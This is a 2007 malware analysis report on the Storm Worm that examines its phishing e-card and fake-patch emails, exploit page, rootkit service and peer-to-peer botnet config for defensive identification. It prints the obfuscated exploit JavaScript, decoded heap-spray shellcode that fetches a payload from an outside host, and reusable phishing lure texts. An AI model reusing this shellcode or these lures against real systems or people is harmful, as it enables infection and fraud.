CME-711 (Stormworm)

Analysis and Identification

James Daugherty

PriveonLabs

Historical Information

On January 19, 2007 thousands of computers were infected when email inboxes were flooded with messages containing various subject lines. One of the subject lines read "230 dead as storm batters Europe". Europe was experiencing strong storms during the release of the stormworm malware. As time has passed, there have been subsequent releases and various other social engineering tactics used to spread this malware. One major round of attacks occurred in April 2007, and the latest round began just before the July 4th, 2007 with such subject lines as "4th Of July Celebration" and "Independence Day Celebration.". At the time of this writing, PriveonLabs is still receiving samples of this heavily spammed malware.

Current threat and analysis

Emails

Emails arrive with the following subject lines:

You've received a postcard from a Class mate!
You've received an ecard from a Mate!
You've received a greeting card from a Class mate!
Virus Activity Detected!
Malware Alert!
You've received an ecard from a Neighbour!
You've received an ecard from a Worshipper!
You've received an ecard from a Partner!
You've received a greeting card from a School mate!
You've received a postcard from a School friend!
You've received a greeting card from a Neighbour!

The Body of the emails can contain the following:

Hi. Class mate has sent you a postcard.
See your card as often as you wish during the next 15 days.

SEEING YOUR CARD

If your email software creates links to Web pages, click on your card's direct www address below while you are connected to the Internet:

http://{removed}.96.122/?ed435601e5ee713076a3db573383e1a7a85955a

Or copy and paste it into your browser's "Location" box (where Internet addresses go).

We hope you enjoy your awesome card.

Wishing you the best,
Mailer-Daemon,
egreetings.com

Hi. Partner has sent you an ecard.
See your card as often as you wish during the next 15 days.

SEEING YOUR CARD

If your email software creates links to Web pages, click on your card's direct www address below while you are connected to the Internet:

http://{removed}.221.227/?c83715e8517a32e6b9ea

Or copy and paste it into your browser's "Location" box (where Internet addresses go).

PRIVACY
e-cards.com honors your privacy. Our home page and Card Pick Up have links to our
Privacy Policy.

TERMS OF USE
By accessing your card you agree we have no liability.
If you don't know the person sending the card or don't wish to see the card,
please disregard this Announcement.

We hope you enjoy your awesome card.

Wishing you the best,
Webmaster,
e-cards.com

Dear Customer,

Our robot has detected an abnormal activity from your IP adress
on sending e-mails. Probably it is connected with the last epidemic
of a worm which does not have official patches at the moment.

We recommend you to install this patch to remove worm files
and stop email sending, otherwise your account will be blocked.

Mailer-Deamon

Delivery

After clicking the link referenced in the spammed message, the resulting webpage attempts to exploit the browser via JavaScript. If JavaScript is disabled then the following message is displayed: "If your download does not start in approximately 15 seconds, you can click here to launch the download." This message attempts to trick a victim into downloading the executable and launching it manually.

If we look at the source code of the page, we can see the JavaScript code with shellcode embedded.

A sample of the page source with data removed to save space:

```
Your Download Should Begin Shortly. If your download does not start in approximately 15 seconds, you can <a
href="/ecard.exe">click here</a> to launch the download.<Script Language='JavaScript'> function
xor_str(plain_str, xor_key){ var xored_str = ""; for (var i = 0 ; i < plain_str.length; ++i) xored_str +=
String.fromCharCode(xor_key ^ plain_str.charCodeAt(i)); return xored_str; } var plain_str =
"\xba\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x90\xa6\xd2\xce\xd7\xd6\xa4\xa6\xd2\xdf\xdb\xde\xa4\xa6\xc9\x
d9\xc8\xd3\xca\xce\xa4\xec\xfb\xe8\xba\xe9\xa7\xef\xf4\xff\xe9\xf9\xfb\xea\xff\xb2\xb8\xbf\xef\xae\xa
b\xae\xab\xbf\xef\........"; var xored_str = xor_str(plain_str, 154); document.write(xored_str); </script>
```

The "x90" is a NOP instruction. The NOP or (No Operation instruction) will allow EIP to slide down the stack and execute the payload. Repetitive use of NOPs is called a NOP sled which is a good indication that the exploit is attempting to overflow the stack because the return address is uncertain.

After decoding the Java Script, we are left with the following (slack space removed):

```
<HTML><HEAD><SCRIPT>var
s=unescape("%u4141%u4141%u4141%u4141%u4141%u4141%u4141%u4141");do{s+=s;}while(s.length<0x0900000
);s+=unescape("%u54EB%u758B%u8B3C%u3574%u0378%u56F5%u768B%u0320%u33F5%u49C9%uAD41%uDB33%u0F
36%u14BE%u3828%u74F2%uC108%u0DCB%uDA03%uEB40%u3BEF%u75DF%u5EE7%u5E8B%u0324%u66DD%u0C8B%u
8B4B%u1C5E%uDD03%u048B%u038B%uC3C5%u7275%u6D6C%u6E6F%u642E%u6C6C%u4300%u5C3A%u2E55%u7865
%u0065%uC033%u0364%u3040%u0C78%u408B%u8B0C%u1C70%u8BAD%u0840%u09EB%u408B%u8D34%u7C40%u40
8B%u953C%u8EBF%u0E4E%uE8EC%uFF84%uFFFF%uEC83%u8304%u242C%uFF3C%u95D0%uBF50%u1A36%u702F%u6F
E8%uFFFF%u8BFF%u2454%u8DFC%uBA52%uDB33%u5353%uEB52%u5324%uD0FF%uBF5D%uFE98%u0E8A%u53E8%uFF
FF%u83FF%u04EC%u2C83%u6224%uD0FF%u7EBF%uE2D8%uE873%uFF40%uFFFF%uFF52%uE8D0%uFFD7%uFFFF%u746
8%u7074%u2F3A%u362F%u2E39%u3431%u2E33%u3831%u2E36%u3932%u662F%u6C69%u2E65%u6870%u0070");</
SCRIPT></HEAD><BODY><EMBED SRC="------------------------------------------------------------
---------------------------------------------------------------------------------------------
---------------------------------------------------------------------------------------------
---------------------------------------------------------------------------------------------
------
AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLAAA□NNNNOOOOAAA□QQQQRRRRSSSSTTTTUUUUVVVV
WWWWXXXXYYYYZZZZ0000111122223333444455556666777788889999.wmv"></EMBED></BODY></HTML>
```

The code appears to be windows media player exploit (MS06-006).

Submitting a sample to VirusTotal.com

Antivirus	Version	Last Update	Result
AhnLab-V3	2007.7.14.0	2007.07.13	no virus found
AntiVir	7.4.0.39	2007.07.13	TR/Small.DBY.DB
Authentium	4.93.8	2007.07.13	no virus found
Avast	4.7.997.0	2007.07.13	Win32:Tibs-BBA
AVG	7.5.0.476	2007.07.13	Downloader.Tibs.6.T
BitDefender	7.2	2007.07.13	Trojan.Peed.OQ
CAT-QuickHeal	9.00	2007.07.13	Trojan.Tibs.ab
ClamAV	devel-20070416	2007.07.13	no virus found
DrWeb	4.33	2007.07.13	Trojan.Packed.142
eSafe	7.0.15.0	2007.07.10	Suspicious Trojan/Worm
eTrust-Vet	30.8.3783	2007.07.13	Win32/Sintun
Ewido	4.0	2007.07.13	no virus found
FileAdvisor	1	2007.07.13	no virus found
Fortinet	2.91.0.0	2007.07.13	W32/Tibs.AB!tr
F-Prot	4.3.2.48	2007.07.13	no virus found
Ikarus	T3.1.1.8	2007.07.13	Packed.Win32.Tibs.ab
Kaspersky	4.0.2.24	2007.07.13	Packed.Win32.Tibs.ab
McAfee	5074	2007.07.13	W32/Nuwar@MM
Microsoft	1.2704	2007.07.12	Worm:Win32/Nuwar.JT.dr
NOD32v2	2397	2007.07.13	no virus found
Norman	5.80.02	2007.07.13	no virus found
Panda	9.0.0.4	2007.07.13	Suspicious file
Sophos	4.19.0	2007.07.06	Mal/Dorf-A
Sunbelt	2.2.907.0	2007.07.12	no virus found
Symantec	10	2007.07.13	Trojan.Packed.13
TheHacker	6.1.6.146	2007.07.13	no virus found
VBA32	3.12.0.2	2007.07.13	no virus found
VirusBuster	4.3.23:9	2007.07.13	Trojan.Tibs.Gen!Pac.126
Webwasher-Gateway	6.0.1	2007.07.13	Trojan.Small.DBY.DB

Aditional information
File size: 136276 bytes
MD5: 780a91e551d5ab15e6bdcc37e9f80fa1
SHA1: 2410a7d1da64077cb07f294945b100da12b58f54
packers: Malware_Prot.A

As you can see approximately 62% of the anti-malware vendors detected this threat. Let's take a closer look at ecard.exe

MD5: 780A91E551D5AB15E6BDCC37E9F80FA1
SHA1: 2410A7D1DA64077CB07F294945B100DA12B58F54
Size: 136276

```
***** PE Header
Signature: 00004550
Machine: 014C - Intel 386
Sub system: 0002 - Windows graphical user interface (GUI) subsystem
```

The PE header indicates that the code runs on the Intel i386 platform and the subsystem refers to the Windows Graphical user Interface. This tells you that this virus is designed to run in the Microsoft Windows platform.

Next, we further analyze the file by monitoring it with iDefense labs SysAnalyzer.

```
Monitored RegKeys
Registry Key        Value
-------------------------------------------------
Hklm\SYSTEM\CurrentControlSet\Services      vdo_a18-32

Kernel31 Api Log

-------------------------------------------------
***** Installing Hooks *****
71ab70df    RegOpenKeyExA (HKLM\System\CurrentControlSet\Services\WinSock2\Parameters)
71ab7cc4    RegOpenKeyExA (Protocol_Catalog9)
71ab737e    RegOpenKeyExA (0000000E)
71ab724d    RegOpenKeyExA (Catalog_Entries)
71ab78ea    RegOpenKeyExA (000000000001)
71ab78ea    RegOpenKeyExA (000000000002)
71ab78ea    RegOpenKeyExA (000000000003)
71ab78ea    RegOpenKeyExA (000000000004)
71ab78ea    RegOpenKeyExA (000000000005)
71ab78ea    RegOpenKeyExA (000000000006)
71ab78ea    RegOpenKeyExA (000000000007)
71ab78ea    RegOpenKeyExA (000000000008)
71ab78ea    RegOpenKeyExA (000000000009)
71ab78ea    RegOpenKeyExA (000000000010)
71ab78ea    RegOpenKeyExA (000000000011)
71ab78ea    RegOpenKeyExA (000000000012)
71ab78ea    RegOpenKeyExA (000000000013)
71ab78ea    RegOpenKeyExA (000000000014)
71ab78ea    RegOpenKeyExA (000000000015)
71ab2623    WaitForSingleObject(79c,0)
71ab83c6    RegOpenKeyExA (NameSpace_Catalog5)
71ab737e    RegOpenKeyExA (00000004)
71ab7f5b    RegOpenKeyExA (Catalog_Entries)
```

```
71ab80ef    RegOpenKeyExA (000000000001)
71ab80ef    RegOpenKeyExA (000000000002)
71ab80ef    RegOpenKeyExA (000000000003)
71ab2623    WaitForSingleObject(794,0)
71aa1afa    RegOpenKeyExA (HKLM\System\CurrentControlSet\Services\Winsock2\Parameters)
71aa1996    GlobalAlloc()
7c80b689    ExitThread()
1508a2    LoadLibraryA(KERNEL32.dll)=7c800000
1508a2    LoadLibraryA(USER32.dll)=77d40000
1508a2    LoadLibraryA(ADVAPI32.dll)=77dd0000
40121d    CreateProcessA(w32tm.exe,/config /syncfromflags:manual
/manualpeerlist:time.windows.com,time.nist.gov,0,(null))
7c816513    WaitForSingleObject(788,64)
77b44cd7    LoadLibraryA(VERSION.dll)=77c00000
7c819154    LoadLibraryA(advapi32.dll)=77dd0000
10001e25    LoadLibraryA(psapi.dll)=76bf0000
10001e66    GetCurrentProcessId()=860
76bf183b    ReadProcessMemory(h=2b8)
76bf185a    ReadProcessMemory(h=2b8)
76bf1878    ReadProcessMemory(h=2b8)
76bf17bb    ReadProcessMemory(h=2b8)
*****  Injecting C:\Program Files\SysAnalyzer\api_log.dll into new process
*****  OpenProcess Handle=2b8
*****  Remote Allocation base: 90000
*****  WriteProcessMemory=1 BufLen=28  BytesWritten:28
*****  LoadLibraryA=7c801d77
*****  CreateRemoteThread=7a0
401234    CreateProcessA(w32tm.exe,/config /update,0,(null))
76bf183b    ReadProcessMemory(h=774)
76bf185a    ReadProcessMemory(h=774)
76bf1878    ReadProcessMemory(h=774)
76bf17bb    ReadProcessMemory(h=774)
*****  OpenProcess Handle=774
*****  CreateRemoteThread=778
71ab2623    WaitForSingleObject(cc,0)
71ab2623    WaitForSingleObject(d4,0)
77c30218    WriteFile(h=7)
77c39d45    ExitProcess()
***** Injected Process Terminated *****
7ca26a01    GetCurrentProcessId()=964

File: ecard.exe
Size: 136276 Bytes
MD5: 780A91E551D5AB15E6BDCC37E9F80FA1
Packer: File not found C:\Program Files\SysAnalyzer\peid.exe

File Properties: CompanyName
FileDescription
FileVersion
InternalName
LegalCopyright
OriginalFilename
ProductName
```

```
ProductVersion

Exploit Signatures:
-------------------------------------------------------------------------------
Scanning for 19 signatures
*** Found: Anti-Vmware2
Scan Complete: 172Kb in 0.015 seconds
Urls
--------------------------------------------------

File: ecard_dmp.exe_
w32tm.exe
NTOSKRNL.EXE


Ascii Strings:
-------------------------------------------------------------------------------
!This program cannot be run in DOS mode.
Rich
.text
`.rdata
@.data
/config /update
w32tm.exe
/config /syncfromflags:manual /manualpeerlist:time.windows.com,time.nist.gov
SeShutdownPrivilege
windev-
.sys
vdo_
A8dK894Lm9#sF2i$sOBq2X
K8JT6Hnjm$#jui#WWhHHgG
CloseHandle
WriteFile
CreateFileA
CreateProcessA
GetLastError
GetCurren
tProcess
DeleteFileA
GetFullPathNameA
Sleep
SetEvent
OpenEventA
SetCurrentDirectoryA
GetSystemDirectoryA
HeapAlloc
GetProcessHeap
HeapReAlloc
HeapFree
lstrlenA
GetSystemTimeAsFileTime
lstrcpynA
RtlUnwind
```

```
InterlockedExchange
VirtualQuery
KERNEL32.dll
ExitWindowsEx
wvsprintfA
USER32.dll
AdjustTokenPrivileges
LookupPrivilegeValueA
OpenProcessToken
StartServiceA
ChangeServiceConfigA
CreateServiceA
CloseServiceHandle
DeleteService
ControlService
OpenServiceA
EnumServicesStatusA
OpenSCManagerA
ADVAPI32.dll
?
NTOSKRNL.EXE
MmGetSystemRoutineAddress
```

One of the more interesting results of SysAnalyzer analysis is the inclusion of the "Found: Anti-Vmware2" common exploit signature. This lets us know that code will probably not execute in a Virtual Machine environment used by most researchers for analysis. We can also see that postcard.exe creates a process named w32tm.exe which syncs the system time with time.windows.com and time.nist.gov. The strings output indicates that a file(s) may be written and service created.


Rootkit revealer "revealed" some interesting information post mortem. You can see that there are now files and registry entries created that are hidden from the windows API. vdo_6082-452f.sys has registry entries indicating that it is installed as a service. This means that the virus contains "rootkit" functionality. This makes detection difficult using common windows utilities such as task manager, process explorer, or tcpview.

```
HKLM\SYSTEM\ControlSet001\Enum\Root\LEGACY_VDO_6082-452F            7/13/2007 4:14 PM  0 bytes    Hidden from Windows API.
HKLM\SYSTEM\ControlSet001\Enum\Root\LEGACY_VDO_6082-452F\0000\Service                   28 bytes   Hidden from Windows API.
HKLM\SYSTEM\ControlSet001\Enum\Root\LEGACY_VDO_6082-452F\0000\DeviceDesc                28 bytes   Hidden from Windows API.
HKLM\SYSTEM\ControlSet001\Services\vdo_6082-452f   7/13/2007 4:24 PM  0 bytes    Hidden from Windows API.
HKLM\SYSTEM\ControlSet001\Services\vdo_6082-452f\ImagePath          84 bytes   Hidden from Windows API.
HKLM\SYSTEM\ControlSet001\Services\vdo_6082-452f\DisplayName                28 bytes   Hidden from Windows API.
HKLM\SYSTEM\ControlSet002\Enum\Root\LEGACY_VDO_6082-452F            7/13/2007 4:14 PM  0 bytes    Hidden from Windows API.
HKLM\SYSTEM\ControlSet002\Enum\Root\LEGACY_VDO_6082-452F\0000\Service                   28 bytes   Hidden from Windows API.
HKLM\SYSTEM\ControlSet002\Enum\Root\LEGACY_VDO_6082-452F\0000\DeviceDesc                28 bytes   Hidden from Windows API.
HKLM\SYSTEM\ControlSet002\Services\vdo_6082-452f   7/13/2007 4:24 PM  0 bytes    Hidden from Windows API.
HKLM\SYSTEM\ControlSet002\Services\vdo_6082-452f\ImagePath          84 bytes   Hidden from Windows API.
HKLM\SYSTEM\ControlSet002\Services\vdo_6082-452f\DisplayName                28 bytes   Hidden from Windows API.
C:\WINDOWS\system32\vdo_6082-452f.sys    7/13/2007 4:14 PM  152.50 KBHidden from Windows API.
C:\WINDOWS\system32\vdo_g.ini    7/13/2007 4:14 PM  12.54 KB  Hidden from Windows API.
```

To get a better look at these files, and since they were hidden from the windows API, we boot the system using a bart PE disk. A look at the file vdo_g.ini revealed the following information.
(…removed some peers to save space…)

```
[config]
[local]
uport=11217
[peers]
003964D3640550573F800125725481EF=5326859A123900
004982069E5DB75721B54CFF33A26170=5955FC93123900
00A1836AE91D076BC265F9735204714F=451AAE831EBF00
01EA8F6782B0BF0A924E507C87446D5B=D9932317198900
0204635EA60FAC36D4E434AB91FE3162=D5608B6C4C9800
0370DC8B37B3B63A34256656A0E26CD0=9A2542D21EBF00
0380EEF83FEFB7059EF969C51A90C29E=9A2542751EBF00
0380EEF88E038931BA0C0057ECD0ED2C=9A2542D21EBF00
F63C699D886487A8950E570D294EDFE1=9A2542D11EBF00
F63EDCCBDCAF1A1E79DEC78C8666B552=58BF0F50468500
FD6A5500DC3ED6A4E8398E3580A974FA=48249272325D00
FDD38B10A859838455DF59392B3C3F71=51398792233800
FF9B63E22AB088EE458F1586A34CFA06=5102D18814B200
[blacklist]
```

The file contains the peer list and a port number of "11217". I powered up the system again and booted off of the infected windows installation. On the closed network where analysis was conducted, I used the Wireshark sniffer to perform packet analysis on the network. It was very clear that the system was trying to communicate with a range of internet hosts on source port 11217. This was the port number from the aforementioned vdo_g.ini file that was added to the system by the virus.



These hosts are part of a peer network made up of compromised systems (Botnet). I decided to use Domain Dossier to do a service scan on the infected hosts. Thanks Domain Dossier! (http://centralops.net/co/DomainDossier.aspx)

```
        HTTP/1.1 403 Forbidden
Server: nginx/0.5.17

lookup failed       66.148.74.35
        Could not find a domain name corresponding to this IP address.
Service scan
FTP - 21 Error: TimedOut
SMTP - 25       Error: TimedOut
HTTP - 80       HTTP/1.1 200 OK
Server: nginx/0.5.11
Date: Mon, 09 Jul 2007 09:25:21 GMT
Content-Type: text/html
Content-Length: 151
Last-Modified: Thu, 08 Feb 2007 19:27:40 GMT
Connection: close
Accept-Ranges: bytes
POP3 - 110      Error: TimedOut
IMAP - 143      Error: TimedOut

canonical name  216.255.189.214-custblock.intercage.com.
aliases
addresses       216.255.189.214
Service scan
FTP - 21 Error: TimedOut
SMTP - 25       Error: TimedOut
HTTP - 80       HTTP/1.1 200 OK
Server: nginx/0.5.12
Date: Mon, 09 Jul 2007 17:25:55 GMT
Content-Type: text/html
Content-Length: 151
Last-Modified: Fri, 30 Mar 2007 14:29:35 GMT
Connection: close
Accept-Ranges: bytes
POP3 - 110      Error: TimedOut
IMAP - 143      Error: TimedOut
```

We can see these hosts are running the following versions of nginx.

nginx 0.5.12
nginx 0.5.17

According to the Nginx English wiki "Nginx ("engine x") is a high-performance HTTP server and reverse proxy, as well as an IMAP/POP3/SMTP proxy server. Nginx was written by Igor Sysoev for Rambler.ru"

Version 0.5.17 made up the majority of IP addresses that I ran across. If we look at the change log for nginx , it can give us a timeline of when a modification to the host may have been conducted. There was a three month period between the

original attack and the April attack. There was another three month period between the April attack and the July attack. It will be interesting to see if an October timeframe attack occurs and if nginx version from July will make up the majority of attacks. If so, maybe the systems are not being updated. Could it be that the infected systems are just being used as long as possible with the components from the initial infection?

Created table of the NGINX change log located at http://nginx.net/CHANGES-0.5

nginx 0.5.27	09 Jul 2007
nginx 0.5.26	17 Jun 2007
nginx 0.5.25	11 Jun 2007
nginx 0.5.24	06 Jun 2007
nginx 0.5.23	04 Jun 2007
nginx 0.5.22	29 May 2007
nginx 0.5.21	28 May 2007
nginx 0.5.20	07 May 2007
nginx 0.5.19	24 Apr 2007
nginx 0.5.18	19 Apr 2007
nginx 0.5.17	02 Apr 2007
nginx 0.5.16	26 Mar 2007
nginx 0.5.15	19 Mar 2007
nginx 0.5.14	23 Feb 2007
nginx 0.5.13	19 Feb 2007
nginx 0.5.12	12 Feb 2007

Conclusion

Stormworm has been very successful at infecting systems. Many malware researchers have stated that there is nothing new in this malware. While I concede that this may be the case, this malware utilizes social engineering which is succeeding in manipulating victims into following the links. It uses the browser as an attack vector to infect the system. If that fails, the author(s) have contingency plan of simply allowing the victim to run the executable. Upon execution, the malware tries to evade analysis by preventing execution from within a virtual machine. It also installs as a service using rootkit functionality. This makes it difficult for average users and many IT professionals to detect. There may not be anything new to see here, but putting all of these capabilities together makes this malware very successful at gaining victims.

The transition of the Stormworm botnet moving away from the typical IRC command and control server and going with a peer network reflects the malware author(s) determination at protecting this network. The traditional approach of the IRC server for command and control purposes left the botnet vulnerable as security professionals could work to take down the IRC server essentially cutting the head off of the botnet. The storm worm author(s) new approach of using a peer network creates a requirement to take down all infected hosts. There are many factors that make this approach very difficult, if not impossible. The Stormworm is likely to survive for quite some time to come.

Solution

Priveon can teach you how Cisco Security Agent can prevent systems from being infected. Organizations can also use egress filtering to identify infected hosts on the network. An example of this technique has been previously demonstrated by Priveon's analysis of the BlackWorm (MARS: Analysis and Identification of BlackWorm (632.02 KB 1-31-2006).

Please visit www.Priveon.com for more information.

More information on the storm worm can be found in the following locations. I have also included sites that I may have referenced in my research.

http://www.securityfocus.com/print/news/11473
http://nginx.net/CHANGES-0.5
http://www.auscert.org.au/render.html?it=7813
http://blog.trendmicro.com/postcards-or-patches3f/
http://blog.trendmicro.com/nuwar-at-it-again/
http://isc.sans.org/diary.html?storyid=3063&rss
http://wiki.codemongers.com/Nginx
http://www.securityfocus.com/news/11442/1
http://en.wikipedia.org/wiki/Storm_Worm
http://labs.idefense.com/software/malcode.php
http://cme.mitre.org/